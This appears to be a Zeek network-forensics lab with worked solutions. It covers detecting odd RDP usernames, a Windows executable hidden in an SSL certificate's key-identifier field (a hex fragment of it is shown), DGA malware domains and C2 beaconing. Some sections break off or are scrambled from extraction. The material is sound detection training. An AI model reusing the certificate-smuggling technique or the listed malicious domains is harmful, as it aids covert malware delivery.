Consider the *RDP-004.pcap* file stored in the */root/Desktop/PCAPs* directory. Write a Zeek script that will extract the username(s) that initiated the RDP connection attempts and alert you in case a username is different than "admin".

Hints: Locate and analyze the *rdp_connect_request* event.

Resources:

1. https://docs.zeek.org/en/stable/scripts/base/bif/plugins/Bro_RDP.events.bif.bro.html
2. <https://docs.zeek.org/en/stable/examples/scripting/index.html>
3. <https://docs.zeek.org/en/stable/frameworks/notice.html?highlight=notice>

Task 2: Analyze the provided incident_1.pcap PCAP file leveraging Zeek native functionality and identify any suspicious or abnormal activity

Analyze the *incident_1.pcap* PCAP file (stored in the *~/Desktop/PCAPs* directory) leveraging Zeek native functionality. Try to identify any abnormalities by going through all created Zeek logs.

Hint: Malware can leverage unencrypted SSL components for their nefarious purposes.

Task 3: Analyze the provided incident_2.pcap PCAP file leveraging Zeek native functionality and identify any suspicious or abnormal activity

Analyze the *incident_2.pcap* PCAP file (stored in the `~/Desktop/PCAPs` directory) leveraging Zeek native functionality. Try to identify any abnormalities by going through all created Zeek logs. Note that the *incident_2.pcap* PCAP file was captured inside a sandbox.

Hint: Malware are known to oftentimes abuse the flexible infrastructure of the Domain Name System (DNS); specifically, numerous new domain names are being produced by malware authors, and each one of them can play the role of the botmaster, should the occasion requires so. For more information, refer to the following link:
<https://blogs.akamai.com/2017/05/spotlight-on-malware-dga-communication-technique.html>

Task 4: Analyze the provided incident_3.pcap PCAP file leveraging Zeek native functionality and identify any suspicious or abnormal activity

Analyze the *incident_3.pcap* PCAP file (stored in the `~/Desktop/PCAPs` directory) leveraging Zeek native functionality. Try to identify any abnormalities by going through all created Zeek logs.

Hint: Malware doesn't always keep a single TCP session alive during their operation. As a matter of fact, the new age of RATs prefers beaconing at regular intervals, rather than

keeping a single TCP session alive. Beaconing can help evade certain methods of detection that are based on spotting long-running connections.

Task 5: The `incident_4.pcap` PCAP file contains traffic of a RAT that kept a single TCP session alive during its operation. Develop a Zeek script to detect such long-running connections.

You knew from the beginning that the `incident_4.pcap` PCAP file (stored in the `~/Desktop/PCAPs` directory) is related to a known RAT that prefers keeping a single TCP session alive during its operation. Develop a Zeek script to detect such long-running connections.

Task 6: The `ZeroAccess.pcap` PCAP file contains malicious traffic that derives from the notorious ZeroAccess rootkit. Leverage Zeek's signature framework to create a signature for this rootkit.

According to Zeek docs regarding its [Signature Framework](#), "Zeek relies primarily on its extensive scripting language for defining and analyzing detection policies. Additionally, however, Zeek also provides an independent signature language for doing low-level, Snort-style pattern matching".

Based on the following analysis, create a Zeek signature to detect ZeroAccess on the wire.

<http://malforsec.blogspot.com/2013/02/zeroaccess-analysis-part-i-network.html>

SOLUTIONS

Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Write a zeek script to alert you on any RDP connection initiated by a user different than "admin"

Let's first set zeek's path as environment variable so that we can access it globally. We can do so with the help of following command -

```
export PATH=/opt/zeek/bin/:$PATH
```

NOTE: If you are closing this lab, you need to run the above mentioned command again in order to set the zeek's path.

Now, let's introduce a script file to handle the `rdp_connect_request` event, according to the requirements of Task 1

```
cd ~/Desktop
mkdir zeek
cd zeek
nano test.zeek
```

Inside nano (in 'test.zeek'), type the below code-

```
@load base/protocols/rdp
event rdp_connect_request(c: connection, cookie:string)
{
    print cookie;
}
```

In the first line, we simply imported all of the base functionality already implemented in Zeek, regarding RDP analysis. Then, we defined the event handler, instructing it to only print the cookie of the request. What is important to

remember, is that the event declaration should be identical to the one shown in the Zeek `rdp_connect_request`.

Now, let's execute Zeek and specify the `RDP-004.pcap` PCAP file as well as the script we just created.

```
zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
```

The `-b` flag is used so as to **not** automatically load all scripts under `base` (which is the default behavior).

The `-r` flag is used to execute Zeek for offline analysis of a provided traffic capture file.

Placing a Zeek script at the end of the command will load the specified Zeek script.

You should see something similar to the following.

```
root@ip-172-31-12-158:~/Desktop/zeek# zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
FTBC0\A70
FTBC0\A70
root@ip-172-31-12-158:~/Desktop/zeek#
```

What if we wanted some more information from the connection request, such as the source address and the start time (in Unix time), all printed in one line?

We could do so, by extending our Zeek script (`nano test.zeek` again), as follows.

```
@load base/protocols/rdp
event rdp_connect_request(c:connection, cookie:string)
{
    local start_time = strftime("%Y-%m-%d %H:%M:%S",
c$start_time );
    print fmt("New RDP Request from: %s at %s by user %s",
c$id$orig_h, start_time , cookie);
}
```

Now, let's execute Zeek and specify the *RDP-004.pcap* PCAP file as well as the extended script we just created.

```
zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
```

You should see something similar to the following.

```
root@ip-172-31-12-158:~/Desktop/zeek# zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
New RDP Request from: 172.21.128.16 at 2007-10-26 03:36:34 by user FTBC0\A70
New RDP Request from: 172.21.128.16 at 2007-10-26 03:36:37 by user FTBC0\A70
root@ip-172-31-12-158:~/Desktop/zeek#
```

To make our Zeek script fulfill the requirements of Task 1 (alert us on any RDP connection initiated by a user different than "admin"), we have to implement two additional things.

1. Instead of just printing the log into standard output, we would like the Zeek output to be logged into a file for better and more effective monitoring; this is where Zeek's "notice" framework comes into play. The "notice" framework is used when we want Zeek to alert us on suspicious or malicious activity. When writing a Zeek script, we can raise such an alert by simply calling the NOTICE function.
2. We should also introduce functionality that compares the observed username in the RDP connection to the username "admin" and alerts us in case of a mismatch.

Both the above can be easily implemented, as follows (below is the final version of our Zeek script).

- Write (Copy-Paste) the below mentioned script into your *test.zeek* file.

```
@load base/protocols/rdp
@load base/frameworks/notice
export { redef enum Notice::Type += {Suspicious_RDP}; }
event rdp_connect_request(c: connection, cookie:string){
    if (cookie != "admin"){
```

```

        local start_time = strftime("%Y-%m-%d %H:%M:%S",
c$start_time );
        local message = fmt("New RDP Request from: %s at %s
by user %s", c$id$orig_h, start_time , cookie);
        NOTICE([$note= Suspicious_RDP, $msg=message]);
    }
}

```

Finally, let's execute Zeek and specify the *RDP-004.pcap* PCAP file as well as the final version of our script.

```
zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
```

You should see nothing in the standard output, but you will find a new Zeek log named **notice.log** in the current directory.

```

root@ip-172-31-12-158:~/Desktop/zeek# zeek -b -r ~/Desktop/PCAPs/RDP-004.pcap test.zeek
root@ip-172-31-12-158:~/Desktop/zeek# ls -l
total 16
-rw-r--r-- 1 root root 937 Jun 24 18:39 notice.log
-rw-r--r-- 1 root root 923 Jun 24 18:39 rdp.log
-rw-r--r-- 1 root root 424 Jun 24 18:39 test.zeek
-rw-r--r-- 1 root root 391 Jun 24 18:39 weird.log
root@ip-172-31-12-158:~/Desktop/zeek# █

```

notice.log contains the alert messages we specified in the final version of our Zeek script.

- Run the following command -
cat notice.log


```

root@ip-172-31-12-158:~/Desktop/zeek# cat notice.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2022-06-24-18-39-46
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime
_type file_desc proto note msg sub src dst p n peer_descr acti
ons suppress_for remote_location.country_code remote_location.region remote_location.city re
mote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string
string string addr addr port count string set[enum] interval string string s
tring double double
1193369795.014346 - - - - - - - - - - - - Suspiciou
s_RDP New RDP Request from: 172.21.128.16 at 2007-10-26 03:36:34 by user FTBC0\A70 - -- -
- - Notice::ACTION_LOG 3600.000000 - - - - - - Suspiciou
1193369797.582740 - - - - - - - - - - - - Suspiciou
s_RDP New RDP Request from: 172.21.128.16 at 2007-10-26 03:36:37 by user FTBC0\A70 - -- -
- - Notice::ACTION_LOG 3600.000000 - - - - - -
#close 2022-06-24-18-39-46
root@ip-172-31-12-158:~/Desktop/zeek#

```

Task 2: Analyze the provided PCAP file leveraging Bro native functionality and identify any suspicious or abnormal activity

First, delete any previously generated logs in the current directory.

Run -

```

cd ..
rm -r zeek
mkdir zeek
cd zeek

```

Let's start our analysis, by executing Zeek as follows.

```
zeek -C -r /root/Desktop/PCAPs/incident_1.pcap local
```

-C is used to ignore invalid TCP checksums.

You should see nothing important in the standard output, but various Zeek logs being created, as follows.

Now run `ls -l`

```

root@ip-172-31-12-158:~/Desktop/zeek# zeek -C -r /root/Desktop/PCAPs/incident_1.pcap local
WARNING: No Site::local_nets have been defined. It's usually a good idea to define your local networks.
root@ip-172-31-12-158:~/Desktop/zeek# ls -l
total 200
-rw-r--r-- 1 root root 279 Jun 24 18:49 capture_loss.log
-rw-r--r-- 1 root root 11814 Jun 24 18:49 conn.log
-rw-r--r-- 1 root root 49047 Jun 24 18:49 files.log
-rw-r--r-- 1 root root 27981 Jun 24 18:49 loaded_scripts.log
-rw-r--r-- 1 root root 22912 Jun 24 18:49 notice.log
-rw-r--r-- 1 root root 254 Jun 24 18:49 packet_filter.log
-rw-r--r-- 1 root root 923 Jun 24 18:39 rdp.log
-rw-r--r-- 1 root root 25727 Jun 24 18:49 ssl.log
-rw-r--r-- 1 root root 802 Jun 24 18:49 stats.log
-rw-r--r-- 1 root root 424 Jun 24 18:39 test.zeek
-rw-r--r-- 1 root root 818 Jun 24 18:49 weird.log
-rw-r--r-- 1 root root 33933 Jun 24 18:49 x509.log
root@ip-172-31-12-158:~/Desktop/zeek# █

```

Let's take a look at **weird.log**. weird.log contains unusual/exceptional activity that can indicate malformed connections, traffic that doesn't conform to a particular protocol or even a malicious actor trying to evade or confuse a sensor.

```
cat weird.log
```

You should see something similar to the below.

```

root@ip-172-31-12-158:~/Desktop/zeek# cat weird.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path weird
#open 2022-06-24-18-49-35
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p name addl n
otice peer source
#types time string addr port addr port string string bool string string
1514908775.267046 CFis0X3PZK3XewEuAi 127.0.0.1 39490 127.0.0.1 4433 possible_
split_routing - F zeek -
1514908775.267046 CFis0X3PZK3XewEuAi 127.0.0.1 39490 127.0.0.1 4433 data_befo
re_established - F zeek TCP
1514908775.539761 CGAnmN1cZDF8Wz580g 127.0.0.1 39500 127.0.0.1 4433 data_befo
re_established - F zeek TCP
1514908776.731924 C28Uj3loiTXEXX3lWg 127.0.0.1 4433 127.0.0.1 39552 connectio
n_originator_SYN_ack - F zeek TCP
1514908776.760200 C28Uj3loiTXEXX3lWg 127.0.0.1 4433 127.0.0.1 39552 data_befo
re_established - F zeek TCP
#close 2022-06-24-18-49-35
root@ip-172-31-12-158:~/Desktop/zeek# █

```

Nothing conclusive. Let's move on.

Let's now inspect the contents of **notice.log**, as follows.

cat notice.log

You should see something similar to the below.

```
with (self signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
1514908778.515485 CjI7yP1R8L0YVQkqAb 127.0.0.1 39624 127.0.0.1 4433 FgT6md287
RjvPAZdtj - - tcp SSL::Invalid_Server_Cert SSL certificate validation failed
with (self signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
1514908778.564473 CgF05g1JDvrkdy0a2d 127.0.0.1 39626 127.0.0.1 4433 FQ4WGw7wJ
UoxEERV6 - - tcp SSL::Invalid_Server_Cert SSL certificate validation failed
with (self signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
1514908778.608700 C1fSvY2ySWI9pKcHY8 127.0.0.1 39628 127.0.0.1 4433 FKKJiBLha
XVhkgU8 - - tcp SSL::Invalid_Server_Cert SSL certificate validation failed with (s
elf signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
1514908778.653926 CXkkM9UWPS0JtAaAb 127.0.0.1 39630 127.0.0.1 4433 Fx88Lr4Tu
nIw3oLPD - - tcp SSL::Invalid_Server_Cert SSL certificate validation failed
with (self signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
1514908778.687484 Cui40E242n7rnxxCkb 127.0.0.1 39632 127.0.0.1 4433 Fy2G2aHdQ
bHMoNtNb - - tcp SSL::Invalid_Server_Cert SSL certificate validation failed
with (self signed certificate) OU=Auto,O=Example Org,C=Neuland 127.0.0.1 127.0.0.1 4433 -
- Notice::ACTION_LOG 3600.000000 - - - -
#close 2022-06-24-18-49-35
root@ip-172-31-12-158:~/Desktop/zeek#
```

First of all, notice that even though we see port 4433 (TCP), Zeek was still able to identify that what it sees is SSL traffic. **Disregard 127.0.0.1, the PCAP is from a run using local loopback.**

What you should also notice, are those "self signed certificate" messages. Unfortunately, self-signed certificates are quite common, even nowadays. So, nothing suspicious yet. Those "default" values on the SSL certificates (marked in yellow) are interesting!

We should not forget that malicious actors are known for both using self-signed SSL certificates and being lazy, so, let's take a closer look.

SSL certificates are quite valuable when it comes to responding to SSL-powered malware; this is because they are transmitted unencrypted. Unfortunately, Zeek doesn't extract every observed SSL certificate, by default. Let's configure it, so that it does, as follows.

```
nano /opt/zeek/share/zeek/site/local.zeek
```

Inside nano, append the following at the end of the **local.zeek** file. (Already present in the lab setup, just verify it is there or not.)

```
@load protocols/ssl/extract-certs-pem
redef SSL::extract_certs_pem = ALL_HOSTS;
```

This will extract all observed SSL certificates and store them inside a big **certs-remote.pem** file.

If you run zeek once again, you will notice this big **certs-remote.pem** file, in the current directory.

Run -

```
zeek -C -r /root/Desktop/PCAPs/incident_1.pcap local
ls
```

```
root@ip-172-31-12-158:~/Desktop/zeek# nano /opt/zeek/share/zeek/site/local.zeek
root@ip-172-31-12-158:~/Desktop/zeek# zeek -C -r /root/Desktop/PCAPs/incident_1.pcap local
WARNING: No Site::local_nets have been defined. It's usually a good idea to define your local networks.
root@ip-172-31-12-158:~/Desktop/zeek# ls
capture_loss.log  conn.log  loaded_scripts.log  packet_filter.log  ssl.log  test.zeek  x509.log
certs-remote.pem  files.log  notice.log          rdp.log            stats.log  weird.log
root@ip-172-31-12-158:~/Desktop/zeek#
```

Now, let's move that **certs-remote.pem** file in a temp directory and split it into all the separate .pem files that constructed it. This can be done as follows.

```
mkdir temp
mv certs-remote.pem temp
cd temp
awk ' split_after == 1 {close(n".pem"); n++;split_after=0}
/-----END CERTIFICATE-----/ {split_after=1} { print >
n".pem"}' <certs-remote.pem
```

You should be able to see something similar to the below, if you list the temp directory.

Run-

ls

```
root@ip-172-31-12-158:~/Desktop/zeek# mkdir temp
root@ip-172-31-12-158:~/Desktop/zeek# mv certs-remote.pem temp
root@ip-172-31-12-158:~/Desktop/zeek# cd temp
root@ip-172-31-12-158:~/Desktop/zeek/temp# awk ' split_after == 1 {close(n".pem"); n++;split_after=0} /--
---END CERTIFICATE-----/ {split_after=1} { print > n".pem"}' <certs-remote.pem
root@ip-172-31-12-158:~/Desktop/zeek/temp# ls
1.pem 16.pem 22.pem 29.pem 35.pem 41.pem 48.pem 54.pem 60.pem 67.pem 73.pem certs-remote.pem
10.pem 17.pem 23.pem 30.pem 36.pem 42.pem 49.pem 55.pem 61.pem 68.pem 74.pem
11.pem 18.pem 24.pem 31.pem 37.pem 43.pem 50.pem 56.pem 62.pem 69.pem 75.pem
12.pem 19.pem 25.pem 32.pem 38.pem 44.pem 51.pem 57.pem 63.pem 70.pem 76.pem
13.pem 20.pem 26.pem 33.pem 39.pem 45.pem 52.pem 58.pem 64.pem 71.pem 77.pem
14.pem 21.pem 27.pem 34.pem 40.pem 46.pem 53.pem 59.pem 65.pem 72.pem 8.pem
15.pem 28.pem 35.pem 41.pem 47.pem 54.pem 60.pem 66.pem 73.pem 79.pem
root@ip-172-31-12-158:~/Desktop/zeek/temp#
```

Let's continue, by inspecting 1.pem, we can do so through the openssl binary, as follows.

```
openssl x509 -in 1.pem -text -noout
```

You should see the below.

```
root@ip-172-31-12-158:~/Desktop/zeek/temp# openssl x509 -in 1.pem -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1337 (0x539)
        Signature Algorithm: sha512WithRSAEncryption
        Issuer: C = Neuland, O = Example Org, OU = Auto
        Validity
            Not Before: Jan  2 15:59:34 2018 GMT
            Not After : Jan 12 15:59:34 2018 GMT
        Subject: C = Neuland, O = Example Org, OU = Auto
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public-Key: (4096 bit)
            Modulus:
                00:d6:88:ee:0b:ba:a9:28:f1:9b:d5:35:25:bc:42:
                1f:d8:ab:48:33:14:17:45:20:f8:a7:e9:0e:b3:c8:
                a6:d4:28:36:3b:77:45:d8:c3:dc:ed:d1:8e:80:df:
                45:a6:79:b8:1d:93:37:18:ad:53:a0:de:e1:4b:e9:
                ef:cc:9e:fc:1e:ec:25:9c:07:38:26:c0:5f:e1:53:
                44:c8:ec:43:ee:ea:71:49:88:5e:b9:70:97:5b:f0:
                07:de:13:19:d5:27:e1:68:f6:21:86:db:a4:e8:da:
                e3:0f:a8:af:2c:cc:a3:b8:3e:81:21:91:48:37:cf:
                70:89:ca:d3:9e:10:bf:58:83:33:e0:64:a0:d6:5d:
```

```

X509v3 extensions:
  X509v3 Key Usage: critical
    Digital Signature, Certificate Sign
  X509v3 Extended Key Usage:
    TLS Web Client Authentication
  X509v3 Basic Constraints: critical
    CA:TRUE
  X509v3 Subject Key Identifier:
    4D:5A:90:00:03:00:00:00:04:00:00:00:FF:FF:00:00:B8:00:00:00:00:00:00:00:40:00:00:00:00:00:
:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:20:01:00:00:0E
:1F:BA:0E:00:B4:09:CD:21:B8:01:4C:CD:21:54:68:69:73:20:70:72:6F:67:72:61:6D:20:63:61:6E:6E:6F:74:20:62:65
:20:72:75:6E:20:69:6E:20:44:4F:53:20:6D:6F:64:65:2E:0D:0D:0A:24:00:00:00:00:00:00:00:00:00:5F:E2:DD:43:1B:83:B3
:10:1B:83:B3:10:1B:83:B3:10:12:FB:26:10:1A:83:B3:10:12:FB:30:10:25:83:B3:10:12:FB:37:10:0B:83:B3:10:12:FB
:20:10:19:83:B3:10:00:1E:2F:10:19:83:B3:10:7D:6D:78:10:1F:83:B3:10:80:68:78:10:19:83:B3:10:6D:1E:DE:10:19
:83:B3:10:05:D1:37:10:19:83:B3:10:6D:1E:C8:10:32:83:B3:10:1B:83:B2:10:3F:81:B3:10:3C:45:CD:10:1A:83:B3:10
:12:FB:3A:10:54:83:B3:10:12:FB:27:10:1A:83:B3:10:12:FB:22:10:1A:83:B3:10:52:69:63:68:1B:83:B3:10:00:00:00
:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:50:45:00:00:64:86:06:00:04:70:90:59:00:00:00:00:00:00:F0:00
:22:00:0B:02:09:00:00:98:07:00:00:B8:04:00:00:00:00:00:00:78:3A:07:00:00:10:00:00:00:00:00:40:01:00:00:00:00
:10:00:00:00:02:00:00:05:00:02:00:00:00:00:00:00:05:00:02:00:00:00:00:00:00:00:80:0C:00:00:04:00:00:00:00:00
:03:00:40:81:00:00:10:00:00:00:00:00:00:10:00:00:00:00:00:00:10:00:00:00:00:00:10:00:00:00:00:00:10:00:00:00:00
:00:00:00:00:00:10:00:00:00:00:00:00:00:00:70:3C:0B:00:08:02:00:00:00:20:0C:00:F8:3F:00:00:00:E0
:0B:00:D8:3F:00:00:00:00:00:00:00:00:00:00:00:60:0C:00:80:0E:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
:00:B0:07:00:48:10:00:00:20:39:0B:00:60:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:2E:74:65

```

If you go further down the certificate, you will notice an overly large *X509v3 Subject Key Identifier* section.

Such an overly large *X509v3 Subject Key Identifier* and subsequently such an overly large .pem file is not common. Additionally, the whole section seems like hex values (including NULL ones) and that 4D5A part, in the beginning, looks scary because it is the equivalent of the MZ in ASCII and MZ is known to be a magic value to identify a [Portable Executable file format](#).

Let's make sure, by executing the following.

```
echo "copy-paste the whole X509v3 Subject Key Identifier
section here" | sed 's://g'
```

The command above will strip off any ":" characters from the x509v3 Subject Key Identification section.

Then, take the stripped output and execute the following.

```
echo "copy-paste the stripped X509v3 Subject Key Identifier
section here" | xxd -r -p
```

You should see the following.

Now, let's start our analysis, by executing Zeek as follows.

```
zeek -C -r /root/Desktop/PCAPs/incident_2.pcap local
```

For a summary of the connections in *incident_2.pcap* you can refer to Zeek's **conn.log**, as follows.

```
cat conn.log
```

You should see something similar to the below.

```
root@ip-172-31-12-158:~/Desktop/zeek# cat conn.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path conn
#open 2022-06-24-19-22-15
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service d
uration orig_bytes resp_bytes conn_state local_orig local_resp missed_byt
es history orig_pkts orig_ip_bytes resp_pkts resp_ip_bytes tunnel_parents
#types time string addr port addr port enum string interval count count s
tring bool bool count string count count count set[string]
1394195757.183949 C3cif5Q10DomzXPLk 172.16.88.10 49387 172.16.88.135 80 tcp -
0.000028 0 0 REJ -- 0 Sr 1 52 1 40 -
1394195759.213251 Cuz3jDc06iSTqno8 172.16.88.10 49388 172.16.88.135 80 tcp -
0.000019 0 0 REJ -- 0 Sr 1 52 1 40 -
1394195759.724784 CeWHhY3xFLQEzeIYD8 172.16.88.10 49388 172.16.88.135 80 tcp -
0.000020 0 0 REJ -- 0 Sr 1 52 1 40 -
1394195761.757628 CPLPJ24tgcSmEU0c 172.16.88.10 49389 172.16.88.135 80 tcp -
0.000057 0 0 REJ -- 0 Sr 1 52 1 40 -
1394195757.696957 Csrkjb43yf0oyCmVj 172.16.88.10 49387 172.16.88.135 80 tcp -
0.000018 0 0 REJ -- 0 Sr 1 48 1 40 -
1394195762.269246 C7ua8i27CDtlSqIpR5 172.16.88.10 49389 172.16.88.135 80 tcp -
```

For a more straightforward representation, we can execute the following.

```
cat conn.log | zeek-cut id.orig_h id.orig_p id.resp_h
id.resp_p proto conn_state
```

You should see the below.


```

root@ip-172-31-12-158:~/Desktop/zeek# cat conn.log | zeek-cut id.orig_h id.orig_p id.resp_h id.resp_p proto conn_state
172.16.88.10 49387 172.16.88.135 80 tcp REJ
172.16.88.10 49388 172.16.88.135 80 tcp REJ
172.16.88.10 49388 172.16.88.135 80 tcp REJ
172.16.88.10 49389 172.16.88.135 80 tcp REJ
172.16.88.10 49387 172.16.88.135 80 tcp REJ
172.16.88.10 49389 172.16.88.135 80 tcp REJ
172.16.88.10 49391 172.16.88.135 80 tcp REJ
172.16.88.10 49388 172.16.88.135 80 tcp REJ
172.16.88.10 49391 172.16.88.135 80 tcp REJ
172.16.88.10 49393 172.16.88.135 80 tcp REJ
172.16.88.10 49389 172.16.88.135 80 tcp REJ
172.16.88.10 49393 172.16.88.135 80 tcp REJ
172.16.88.10 57268 172.16.88.135 53 udp SF
172.16.88.10 49394 172.16.88.135 80 tcp REJ
172.16.88.10 49391 172.16.88.135 80 tcp REJ
172.16.88.10 49394 172.16.88.135 80 tcp REJ
172.16.88.10 60736 172.16.88.135 53 udp SF
172.16.88.10 49396 172.16.88.135 80 tcp REJ

```

Remember that traffic was captured inside a sandbox; this is why you see some inconsistent connection attempts on port 80. Some of them got rejected (REJ), some of them had no reply (S0), and others left the connection half-open (SH).

Port 80 means that HTTP traffic occurred. Let's take a closer look by inspecting Zeek's **http.log**, as follows.

```

cat http.log | zeek-cut id.orig_h id.orig_p id.resp_h
id.resp_p host uri referrer

```

You should see the below.

```

root@ip-172-31-12-158:~/Desktop/zeek# cat http.log | zeek-cut id.orig_h id.orig_p id.resp_h id.resp_p host uri referrer
172.16.88.10 49493 172.16.88.135 80 f52pwerp32iweqa57k37lwp22erl48g63m39n60ou.net / -
172.16.88.10 49495 172.16.88.135 80 h54jtbqmu56hwb48e41p42g33h34c29grbqfxm29.ru / -
172.16.88.10 49511 172.16.88.135 80 iqqcmrn30iuoubuo1lcrfydvkylrbtmtev.info / -
172.16.88.10 49512 172.16.88.135 80 ezdsaqbulsgzh44m59p42eqmrkxa57n40brcq.com / -
172.16.88.10 49513 172.16.88.135 80 o41lwmqngarmxiyi35iyftpzaye2losjyjq.ru / -
172.16.88.10 49516 172.16.88.135 80 n30arh24frisbslqmgoxgvpvk47o1lpritev.biz / -
172.16.88.10 49517 172.16.88.135 80 jsa57n20hyisjxc11fwl58gta37i65ovf32o51.info / -
172.16.88.10 49518 172.16.88.135 80 j36lxf52hsj56itc49lqayoveymwfzosi15jw.org / -
172.16.88.10 49519 172.16.88.135 80 g53lvo61ayoucrm49kzgv69irhw158erjwfu.net / -

```

The host field looks quite abnormal.

If we take a look at zeek's **dns.log**, the same story continues.

```

cat dns.log | zeek-cut query

```

```

root@ip-172-31-12-158:~/Desktop/zeek# cat dns.log | zeek-cut query
m69e31iwiwth14c49hwcylxbyotiaggxoxlu.info
kvm49mynrd60l48lynre21hqfun20a47hyn20kq.org
htj56h34ewmzh44izn30nwcvg23bsb58irg63b18.net
asi55f32nyernygxjsbqk27pyewcygzo21ps.com
mydvxhdvh54i35ayc69mroyh54drmqcvpoz.ru
lubqlzel1bvovgub68jrazhxaqmwkrkj46.com
gqe21muf32evntdvasd10j26k27pqlrbtosgx.net
kyoqpxg53nuf42g43oqo21l48a17d40o31k67j16h44.org
teredo.ipv6.microsoft.com
nxhyosg43a47exhum19g23f52fro21byayk57fs.info
dsmxgygrmud50pzj36hwpqazdrg43eyl38f12.biz
axgql48mql28h34k67fvnylwo51csetj16gzc.ru
c69erb28g53ctdvkxk47cwixbqczcyc59dvk27.com
esmudsa57lul48o41f12mre41bxeygzo11f52pr.info
n50owhwguj66evkug33ewntn10n40puhtlxay.org
azn50i35btls148g33nre41g43ism39exc49lwn30.biz
psgsgumukxb18b58dxd40e31f22g53a37bzmxcz.com
e11l68fvo51m49bymvmzaxpwlxjse61ezd50h14.ru
p32nsotivfwl28c59o21o61ftewi25duk27otb48.com

```

Let's now analyze the requested domains. First, let's get rid of the TLDs, as follows.

```

cat dns.log | zeek-cut query | cut -d . -f1 >
stripped_domains

```

Now, let's calculate the length of each stripped domains, as follows.

```

for i in `cat stripped_domains`; do echo "${#i}"; done

```

```

root@ip-172-31-12-158:~/Desktop/zeek# for i in `cat stripped_domains`; do echo "${#i}"; done
36
39
40
36
36
35
37
43
6
39
37
38
38
39
37
41
39
39
40
39

```

The stripped domains seems to be random strings of character between some range.

We are most probably dealing with a DGA-equipped malware.

PCAP was taken from: <http://blog.opensecurityresearch.com>

Task 4: Analyze the provided incident_3.pcap PCAP file leveraging Zeek native functionality and identify any suspicious or abnormal activity

First, delete any previously generated logs in the current directory.

Run -

```
cd ..  
rm -r zeek  
mkdir zeek  
cd zeek
```

Now, let's start our analysis, by executing Bro as follows.

```
zeek -C -r /root/Desktop/PCAPs/incident_3.pcap local
```

For a summary of the connections in *incident_3.pcap* you can refer to Zeek's **conn.log**, as follows.

```
cat conn.log
```

You should see the below.

08.40	80	tcp	ssl	0.019138	905	2115	SF	-	-0	ShAdadff	8	1329	7	2487	-	-0	ShAdadff	8
1502840909	945242		CxJOSIICJtGfEovGtd	10.200.201.29	38358	18.220.208.40	80	tcp	ssl	0.010193	905	2115	SF	-	-0	ShAdadff	8	
1329	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840914	961209		C8X1U6sXGTAChqPk	10.200.201.29	38360	18.220.208.40	80	tcp	ssl	0.010659	896	2115	SF	-	-0	ShAdadff	8	
1320	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840919	977649		CLQgXp2PSNU36sJIOf	10.200.201.29	38362	18.220.208.40	80	tcp	ssl	0.015754	901	2115	SF	-	-0	ShAdadff	8	
1325	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840924	999167		CxOVmQ1NDvLDN8A9o4	10.200.201.29	38364	18.220.208.40	80	tcp	ssl	0.010820	905	2115	SF	-	-0	ShAdadff	8	
1329	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840930	015748		CbRJW41bxOKFuIBu1	10.200.201.29	38366	18.220.208.40	80	tcp	ssl	0.009688	896	2115	SF	-	-0	ShAdadff	8	
1320	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840935	031203		CFe8vXIHJExdG6G12z6	10.200.201.29	38368	18.220.208.40	80	tcp	ssl	0.022481	896	2115	SF	-	-0	ShAdadff	8	
1320	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840940	059416		CYRZP01W0273yFP2se	10.200.201.29	38370	18.220.208.40	80	tcp	ssl	0.009615	896	2115	SF	-	-0	ShAdadff	8	
1320	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840945	074832		CVyubY2ukCVA5LmLg1	10.200.201.29	38372	18.220.208.40	80	tcp	ssl	0.010304	905	2115	SF	-	-0	ShAdadff	8	
1329	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840950	090937		CpgLUy4sLjCOEoMFac	10.200.201.29	38374	18.220.208.40	80	tcp	ssl	0.016096	901	2115	SF	-	-0	ShAdadff	8	
1325	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
